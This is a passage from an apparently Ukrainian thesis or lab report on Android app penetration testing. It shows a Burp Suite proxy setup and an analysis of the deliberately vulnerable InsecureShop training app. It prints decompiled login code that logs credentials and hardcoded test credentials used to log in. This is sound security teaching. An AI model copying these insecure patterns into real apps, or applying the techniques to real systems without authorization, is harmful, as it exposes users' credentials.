


Рисунок 3.21 – Проксі успішно налаштовано на Android девайсі

Експортований раніше СА-сертифікат Burp Suite було передано на Android-пристрій через ADB та встановлено як довірений користувацький сертифікат. Процес встановлення включає імпорт файлу сертифіката через системні налаштування безпеки та присвоєння йому зрозумілої назви для подальшої ідентифікації.




Рисунок 3.22 – Сертифікат Burp Suite успішно імпортовано на Android девайс




Рисунок 3.23 – Імпортований сертифікат Burp Suite
успішно встановлено на Android девайсі

Для верифікації коректності налаштування проксі було виконано тестовий запит з браузера Android-пристрою. Успішне перехоплення запиту в Burp Suite підтверджує правильність всіх налаштувань та готовність середовища до аналізу мережевого трафіку мобільних додатків.




Рисунок 3.24 – Burp Suite коректно працює на Android девайсі,
трафік успішно перехоплюється

Для проведення практичного дослідження та демонстрації методів експлуатації вразливостей було обрано спеціалізований навчальний додаток InsecureShop. Даний додаток є цілеспрямовано розробленим вразливим Android-застосунком з відкритим вихідним кодом (Open Source), створеним мовою програмування Kotlin. Основною метою розробки InsecureShop є надання платформи для практичного відпрацювання навичок тестування безпеки мобільних додатків (пентестингу) в контрольованому середовищі Android.

Принциповою особливістю InsecureShop є те, що реалізовані в ньому вразливості не є теоретичними або штучними конструкціями, а базуються на реальних недоліках безпеки, виявлених під час професійних аудитів мобільних додатків. Це робить додаток особливо цінним для навчання, оскільки дозволяє дослідникам працювати з патернами вразливостей, що зустрічаються у реальних production-додатках.

Додаток повністю написаний мовою програмування Kotlin, що є сучасною офіційно рекомендованою мовою для розробки Android-додатків. Kotlin компілюється у байт-код Dalvik, що може бути декомпільований стандартними інструментами аналізу Android-додатків.

InsecureShop є автономним додатком, що не використовує зовнішніх API для реалізації основної бізнес-логіки. Вся функціональність, включаючи аутентифікацію, зберігання даних та обробку користувацького введення, реалізована локально. Окремі вразливості пов'язані з інтеграцією з хмарними сервісами (AWS Cognito), що демонструє проблеми конфігурації зовнішніх сервісів.

Більшість вразливостей, реалізованих у InsecureShop, може бути експлуатовано на пристрої без прав суперкористувача (non-rooted device). Ця характеристика є важливою, оскільки дозволяє моделювати реалістичні сценарії атак з боку віддалених злоумисників або шкідливих сторонніх додатків, встановлених на тому ж пристрої, що і цільовий додаток.

InsecureShop може бути розгорнуто двома способами: компіляція з вихідного коду через Android Studio (що дозволяє вносити модифікації та вивчати внутрішню

структуру) або встановлення готового APK-файлу з офіційного репозиторію проекту на GitHub.

Додаток InsecureShop містить широкий спектр вразливостей різних категорій, що охоплюють основні класи проблем безпеки мобільних додатків згідно з класифікацією OWASP Mobile Top 10.

InsecureShop є ідеальним об'єктом для лабораторного дослідження, оскільки охоплює переважну більшість критичних вразливостей, актуальних для сучасної екосистеми Android-додатків, та дозволяє комплексно продемонструвати як механізми захисту платформи, так і методи їх обходу.

Процес встановлення InsecureShop на тестовий Android-пристрій включав передачу APK-файлу на емулятор через ADB та його інсталяцію з використанням стандартних механізмів Android.




Рисунок 3.25 – APK файл InsecureShop успішно імпортовано на Android девайс

Виконано встановлення імпортованого apk файл InsecureShop на Android девайсі.




Рисунок 3.26 – Імпортований APK файл InsecureShop
успішно встановлено на Android девайсі




Рисунок 3.27 – Додаток InsecureShop успішно запущено на Android девайсі

Після успішного запуску додатку InsecureShop лабораторний стенд повністю готовий до проведення комплексного аналізу захищеності та ідентифікації вразливостей, що буде детально описано в наступному підрозділі.

3.2 Комплексний аналіз захищеності та ідентифікація вразливостей

Вразливість: Жорстке кодування облікових даних (Hardcoded Credentials).

Опис вразливості: Під час первинного аналізу додатку було встановлено, що інтерфейс користувача містить лише сторінку входу без будь-яких механізмів реєстрації нового облікового запису. Така архітектура додатку вказує на те, що облікові дані для аутентифікації мають бути попередньо визначені в коді або конфігурації додатку.




Рисунок 3.28 – Сторінка входу


The screenshot shows the Android Studio IDE with the 'InsecureShop' project open. The 'LoginActivity' file is selected in the left-hand pane. The main editor displays the following Java code:

```

    Intrinsic.throwUninitializedPropertyAccessException("mBinding");
    }
    TextInputEditText textInputIdText = activityLoginBinding.edtUserName;
    Intrinsic.checkNotNull(textInputIdText, "mBinding.edtUserName");
    String username = String.valueOf(textInputIdText.getText());
    ActivityLoginBinding activityLoginBinding2 = this.mBinding;
    if (activityLoginBinding2 == null) {
        Intrinsic.throwUninitializedPropertyAccessException("mBinding");
    }
    TextInputEditText textInputIdText2 = activityLoginBinding2.edtPassword;
    Intrinsic.checkNotNull(textInputIdText2, "mBinding.edtPassword");
    String password = String.valueOf(textInputIdText2.getText());
    Log.d("username", username);
    Log.d("password", password);
    43     boolean auth = Util.INSTANCE.verifyUserNameAndPassword(username, password);
    if (auth) {
        Pref pref = Pref.getInstance();
        Context applicationContext = getApplicationContext();
        Intrinsic.checkNotNull(applicationContext, "applicationContext");
        pref.getInstance(applicationContext).setUsername(username);
        Pref pref2 = Pref.getInstance();
        Context applicationContext2 = getApplicationContext();
        Intrinsic.checkNotNull(applicationContext2, "applicationContext");
        pref2.getInstance(applicationContext2).setPassword(password);
        Util.saveProductListDefault(Util.newInstance(this, null, 2, null));
        Intent intent = new Intent(this, (Class<?>) ProductListActivity.class);
        startActivity(intent);
        48     return;
    }
    50
    for (PackageInfo info : getPackageManager().getInstalledPackages(0)) {
        String packageName = info.packageName;
        53     Intrinsic.checkNotNull(packageName, "packageName");
        if (Strings.startWithDefault(packageName, "com.insecureshopapp", false, 2, (Object) null)) {
            try {
                Context packageContext = createPackageContext(packageName, 2);
                Intrinsic.checkNotNull(packageContext, "packageContext");
            }
        }
    }
}

```

Метод `verifyUserNamePassword` привертає особливу увагу, оскільки він отримує введені користувачем дані та виконує їх порівняння. Для детального аналізу було здійснено перехід до класу `com.insecureshop.util.Util`, де реалізовано логіку верифікації. У цьому класі було виявлено жорстко закодовані облікові дані:



103

Експлуатація вразливості: Використовуючи виявлені облікові дані (ім'я користувача: shopuser, пароль: !ns3csh0p), було успішно виконано вхід до системи та отримано доступ до функціональності додатку.




Рисунок 3.31 – Успішний вхід у систему з використанням виявлених облікових даних




Рисунок 3.32 – Головний екран додатку після успішної аутентифікації

Оцінка критичності: Дана вразливість класифікується як критична (OWASP Mobile Top 10: M1 – Improper Credential Usage). Жорстке кодування облікових даних у вихідному коді додатку дозволяє будь-якому зловмиснику, що має доступ до APK-файлу, отримати повний доступ до облікового запису шляхом простої декомпіляції та аналізу коду.

Вразливість: Небезпечне журналювання (Insecure Logging).

Опис вразливості: Під час статичного аналізу коду було виявлено, що додаток виконує журналювання чутливої інформації, включаючи облікові дані користувачів, у системний журнал Android (Logcat). Це створює ризик витоку конфіденційних даних, оскільки системні журнали можуть бути доступні іншим додаткам (на старіших версіях Android) або можуть бути витягнуті через ADB.

Аналіз вразливого коду: За допомогою функції пошуку в JADX-GUI було здійснено пошук викликів функції Log.d, що використовується для налагоджувального журналювання. У класі LoginActivity було виявлено наступний код:

